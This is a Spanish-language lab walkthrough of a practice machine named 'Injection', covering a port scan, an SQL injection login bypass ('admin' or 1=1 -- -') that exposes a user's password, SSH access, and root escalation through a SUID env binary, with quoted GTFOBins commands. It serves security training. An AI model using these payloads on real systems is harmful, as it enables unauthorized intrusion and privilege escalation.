

Injection

Fase 1- Servicios

```
(kali㉿kali)-[~]  
$ sudo ./auto_deploy.sh injection.tar  
[sudo] password for kali:
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

```
(kali㉿kali)-[~]  
$ sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo  
[sudo] password for kali:  
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 03:20 EDT  
NSE: Loaded 157 scripts for scanning.  
NSE: Script Pre-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 03:20  
Completed NSE at 03:20, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 03:20
```

```
PORT      STATE SERVICE REASON          VERSION  
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|_   256 72:1f:e1:92:70:3f:21:a2:0a:c6:a6:0e:b8:a2:aa:d5 (ECDSA)  
|_   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ9UrfkzVjvri0VFwT9r0Hz6X  
GJrVwKK/A6RModY6c0ovLNeCgaU6kCb+dGPPeXwCaio++IwxYm0SxRGYITrhr4=  
|_   256 8f:3a:cd:fc:03:26:ad:49:4a:6c:a1:89:39:f9:7c:22 (ED25519)  
|_   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJV4CYnqtqSQxWkpq7xR8DG/nHJfLXDhtkyMHA5pLh0  
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.52 ((Ubuntu))  
|_ http-cookie-flags:  
|_   /:  
|_   PHPSESSID:  
|_   httponly flag not set  
|_ http-server-header: Apache/2.4.52 (Ubuntu)  
|_ http-title: Iniciar Sesi\xC3\xB3n  
|_ http-methods:  
|_   Supported Methods: GET HEAD POST OPTIONS  
MAC Address: 02:42:AC:11:00:02 (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En esta fase inicial, realizamos un escaneo de puertos para identificar los servicios disponibles en la máquina objetivo. Utilizamos la herramienta Nmap con una serie de opciones para obtener información detallada y realizar un análisis exhaustivo de los puertos abiertos.

Comando Nmap utilizado:

```
sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN  
Escaneo
```

Detalles del Comando:

- `sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo`
- `-p-` : Escaneo de todos los puertos.
- `--open` : Muestra solo puertos abiertos.
- `-sS` : Escaneo SYN para determinar el estado de los puertos.
- `-sC` : Activa detección de versiones y vulnerabilidades.
- `-sV` : Escaneo de versiones de servicios.
- `--min-rate 5000` : Velocidad mínima de escaneo.
- `-vvv` : Verbosidad muy alta para información detallada.
- `-n` : Desactiva la resolución de DNS.
- `-Pn` : Ignora la detección de hosts en línea.
- `172.17.0.2` : IP de la máquina objetivo.
- `-oN Escaneo` : Guarda resultados en archivo "Escaneo".


Resultados:

Puertos Abiertos:

1. **22/tcp (SSH)**: OpenSSH 8.9p1
2. **80/tcp (HTTP)**: Apache httpd 2.4.52

Puerto 80

Al identificar que el puerto 80 estaba abierto durante el escaneo, se procedió a ingresar la dirección IP en el navegador. Esto llevó a acceder a una pagina tipo Login.



Login


User:

Password:

Login

Fase 2- Exploración

Login



Login

Wrong Credentials

User:

Password:


Login

Al probar las credenciales `admin admin`, no entro.

Al probar `admin'` nos tira un mensaje de SQL Syntax error. El mensaje dice lo siguiente:

```
SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
```

```
version for the right syntax to use near 'admin'' at line 1
```



Este mensaje indica que se ha producido un error de sintaxis o violación de acceso al ejecutar una consulta SQL. En particular, el error 1064 señala que hay un problema con la sintaxis en la consulta SQL que se está intentando ejecutar. En este caso, el mensaje específico indica que hay un error cerca de 'admin' en la línea 1 de la consulta


Feroxbuster

```
sudo apt update
```

```
sudo apt install -y feroxbuster
```

```
feroxbuster -u https://objetivo.example.com
```


```
feroxbuster -u http://172.17.0.2/index.php
```



No se encontró nada.

Fase 3- Explotación

SQL Inyección



Login

User:


admin' or 1=1 -- -

Password:

.....

Login

Probamos la clásica inyección `admin' or 1=1 -- -` .



Bienvenido Dylan! Has insertado correctamente tu contraseña:
KJSDFG789FGSDF78

Y estamos dentro. Nos dice que existe un usuario Dylan y que su contraseña es `KJSDFG789FGSDF78` .

SSH

ssh [dylan@172.17.0.2](ssh:dylan@172.17.0.2)

```
(kali㉿kali)-[~]  
$ ssh dylan@172.17.0.2  
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.  
ED25519 key fingerprint is SHA256:5ic4ZXizeEb8agR4jNX59cBONCe5b5iEcU9lf2zt0Q0.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.  
dylan@172.17.0.2's password:  
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/pro  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
dylan@8ecc023f7bc6:~$
```

Probamos el usuario y la contraseña proporcionada y estamos dentro.

Fase 4- Privilegios

```
dylan@700c000637a5:~$ find / -perm -4000 -user root 2>/dev/null  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/openssh/ssh-keysign  
/usr/bin/umount  
/usr/bin/chfn  
/usr/bin/newgrp  
/usr/bin/mount  
/usr/bin/env  
/usr/bin/chsh  
/usr/bin/gpasswd  
/usr/bin/su  
/usr/bin/passwd  
dylan@700c000637a5:~$
```

Se ejecutó el comando

```
find / -perm -4000 -user root 2>/dev/null
```

este comando busca archivos en todo el sistema que tengan el bit de setuid activado y que pertenezcan al usuario `root` , omitiendo cualquier mensaje de error que pueda surgir durante la búsqueda. Vemos el binario ENV.

```
dylan@8ecc023f7bc6:~$ whoami
dylan
dylan@8ecc023f7bc6:~$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/su
/usr/bin/env
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
dylan@8ecc023f7bc6:~$
```

<https://gtfobins.github.io/#env>

env

Binary

[env](#)

[openvpn](#)

[openvt](#)

Functions

Shell SUID Sudo

Shell File read SUID Sudo

Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .  
./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Ejecutamos el comando que nos proporcione GTFobins para escalar privilegios y nos dice que no funciona el comando sudo.

Ejecutamos el siguiente comando

```
/usr/bin/env /bin/sh -p
```

```
dyllan@8ecc023f7bc6:~$ find / -perm -4000 -user root 2>/dev/null  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/bin/su  
/usr/bin/env  
/usr/bin/mount  
/usr/bin/umount  
/usr/bin/newgrp  
/usr/bin/gpasswd  
/usr/bin/chsh  
/usr/bin/passwd  
/usr/bin/chfn  
dyllan@8ecc023f7bc6:~$ /usr/bin/env /bin/sh -p  
# whoami  
root  
# █
```

y funciona. Somos root.

Ya que has determinado que el binario `/usr/bin/env` tiene el **bit SUID** configurado (`-perm -4000`) y que el comando `sudo` no te funcionó, el comando correcto que debes usar es el de la categoría **SUID**, pero modificado para tu situación:

El comando correcto es:

```
/usr/bin/env /bin/sh -p
```

Explicación de las Opciones de GTFOBins

La documentación de GTFObins te proporciona varias formas de explotar el binario `env`, dependiendo de las condiciones:

1. Opción SUID (La que te aplica)

Esta opción es para cuando el binario ya tiene el bit SUID activo, que es tu caso (lo encontraste con `find / -perm -4000`).

- **Comando Sugerido por GTFObins (Simplificado):**

```
./env /bin/sh -p
```

- Este comando usa `./env` (asumiendo que copiaste el binario localmente), o el binario original: `/usr/bin/env /bin/sh -p`.
- La opción `-p` en `/bin/sh` es crucial; le dice a la shell que **mantenga los privilegios efectivos** (que son los de *root* debido al SUID).

2. Opción Sudo (La que debes evitar)

Esta opción es para cuando **tienes permiso para ejecutar el binario usando** `sudo`.

- **Comando Sugerido por GTFObins:**

```
sudo env /bin/sh
```

- Ya que tú mismo determinaste que el comando `sudo` no funciona en tu entorno, **no debes usar esta opción**.

Conclusión

1. **Encontraste la vulnerabilidad:** `/usr/bin/env` es SUID.
2. **Explotaste la vulnerabilidad:** Ejecutaste `/usr/bin/env /bin/sh -p`.

El comando `/usr/bin/env /bin/sh -p` te abrió una **nueva shell**, y debido a que el *bit* SUID está activo, esa nueva *shell* se ejecuta con los permisos del dueño del archivo (que es *root*).